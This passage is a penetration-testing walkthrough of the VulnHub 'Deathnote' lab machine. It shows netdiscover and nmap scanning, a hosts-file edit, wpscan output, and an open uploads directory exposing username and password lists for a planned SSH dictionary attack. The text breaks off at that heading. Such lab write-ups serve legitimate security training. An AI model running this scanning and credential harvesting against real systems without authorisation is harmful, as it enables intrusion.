

DEATHNOTE: WALKTHROUGH



By: Mahlon Pope

1. TABLE OF CONTENTS

DEATHNOTE: WALKTHROUGH	i
1. Box Description.....	1
2. Tools.....	1
3. Methodology	2
4. Walkthrough	4
4.1 Reconnaissance	4
4.2 WordPress enumeration	7
4.3 Dictionary attack.....	10
4.4 Privilege escalation	11
5. Mitigations	14

1. BOX DESCRIPTION

Description: “Don't waste too much time thinking outside the box. It is a Straight forward box”


Difficulty: Easy

Link: <https://www.vulnhub.com/entry/deathnote-1,739/>

2. TOOLS

Tool	Purpose
Nmap	Network scanning
Burpsuite	Modify and send HTTP requests
Kali Linux	An operating system which is specifically designed for penetration testing.
wpscan	WordPress enumeration

3. METHODOLOGY



Reconnaissance: Gathering information about the network infrastructure and configuration of the target machine.

- 1.1. **Network scanning:** Scanning the IP address of the target machine to identify live ports. This can also help uncover important system information such as service versions and machine names.
2. **WordPress enumeration:** The process of extracting information about a WordPress website's configuration, user accounts, plugins, themes, and other relevant data.
3. **Exploitation:** Exploiting vulnerabilities in the user's system to gain a foothold.
 - 3.1. **SSH Dictionary attack:** A systematic and exhaustive method used to discover valid login credentials. The approach involves using a list of usernames and passwords, aiming to test each password against a particular username or a set of usernames until a match is found.
4. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is initially granted. It involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorized control of a machine.
 - 4.1. **Password Discovery:** The process of finding or uncovering passwords associated with user accounts, systems, or applications.

4. WALKTHROUGH

4.1 Reconnaissance

1. The netdiscover command reveals the IP address of the target machine to be 10.0.2.20

command: `sudo netdiscover 10.0.2.0/24 -i eth0`




Figure 4.1.1: Results of the netdiscover command.

2. The target network is then scanned using Nmap. The scan reveals two open ports. OpenSSH is open on port 22, and an Apache web server is running on port 80.

Command: `nmap -sV -sT -p- 10.0.2.20`




Figure 4.1.2: Nmap scan results

3. Visiting the website hosted on port 80 reveals a web page displaying the words “please wait”. After a short delay, the site attempts to redirect the user to the webpage <http://deathnote.vuln/wordpress> however, the site fails to load.




Figure 4.1.3: Homepage of the target machine's website




Figure 4.1.4: Attempting to access death note.vuln causes a connection error.




Figure 4.1.5: Burp suite capture of the get request to http://10.0.2.20

4. Editing the host file to map the target machine's IP address (10.0.2.20) to the "deathnote.vuln" domain name allows the website to successfully redirect to the URL "http://deathnote.vuln/wordpress".

```
(kali@kali)-[~]
$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
10.0.2.17    kioptrix3.com
10.0.2.19    terratest.earth.local
10.0.2.19    earth.local
10.0.2.20    deathnote.vuln
```

Figure 4.1.6: Deathnote.vuln added to hosts file




Figure 4.1.7: homepage of <http://deathnote.vuln/wordpress>

4.2 WordPress enumeration




Figure 4.2.1: Website is powered by WordPress

5. The website reveals that it was built using the content manager system WordPress. The site can therefore be enumerated using **wpscan**. Enumerating for usernames and vulnerable plugins shows that the site has directory listing enabled at the URL “<http://deathnote.vuln/wordpress/wp-content/uploads>”.

```

[+] XML-RPC seems to be enabled: http://deathnote.vuln/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://deathnote.vuln/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://deathnote.vuln/wordpress/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%


[+] The external WP-Cron seems to be enabled: http://deathnote.vuln/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.8 identified (Insecure, released on 2021-07-20).
| Found By: Rss Generator (Passive Detection)
| - http://deathnote.vuln/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=5.8</generator>
| - http://deathnote.vuln/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.8</generator>

```

Figure 4.2.2: Results of WordPress enumeration


6. The directory “deathnote.vuln/wordpress/wp-content/uploads/2021/07” contains two interesting text files labelled “notes.txt” and “user.txt”.



Name	Last modified	Size	Description
Parent Directory		-	
hg-150x150.jpg	2021-07-19 09:45	5.2K	
hg-300x169.jpg	2021-07-19 09:45	8.8K	
hg-768x432.jpg	2021-07-19 09:45	35K	
hg-1024x576.jpg	2021-07-19 09:45	53K	
hg-1536x864.jpg	2021-07-19 09:45	96K	
hg-1568x882.jpg	2021-07-19 09:45	100K	
hg.jpg	2021-07-19 09:45	101K	
cropped-kiralogo-1-32x32.jpeg	2021-07-19 09:44	1.0K	
cropped-kiralogo-1-150x150.jpeg	2021-07-19 09:44	4.5K	
cropped-kiralogo-1-180x180.jpeg	2021-07-19 09:44	5.7K	
cropped-kiralogo-1-192x192.jpeg	2021-07-19 09:44	6.0K	
cropped-kiralogo-1-270x270.jpeg	2021-07-19 09:44	9.4K	
cropped-kiralogo-1-300x300.jpeg	2021-07-19 09:44	11K	
cropped-kiralogo-1.jpeg	2021-07-19 09:44	23K	
cropped-kiralogo-150x150.jpeg	2021-07-19 09:43	4.3K	
cropped-kiralogo-300x253.jpeg	2021-07-19 09:43	9.5K	
cropped-kiralogo.jpeg	2021-07-19 09:43	30K	
kiralogo-150x150.jpeg	2021-07-19 09:42	4.5K	
kiralogo-300x300.jpeg	2021-07-19 09:42	11K	
kiralogo.jpeg	2021-07-19 09:42	42K	
notes.txt	2021-07-19 10:08	449	
user.txt	2021-07-19 10:38	91	

Figure 4.2.3: Listing of text and image files stored at <http://deathnote.vuln/wordpress/wp-content/uploads2021/07>

7. Upon further inspection, “user.txt” appears to be a list of usernames and “notes.txt” appears to be a list of passwords.



```

KIRA
L
ryuk
rem
misa
siochira
light
takada
near
mello
l
kira
RYUK
REM
SIOCHIRA
LIGHT
NEAR

```

Figure 4.2.4: Contents of user.txt




Figure 4.2.5: List of passwords stored in notes.txt

4.3 Dictionary attack

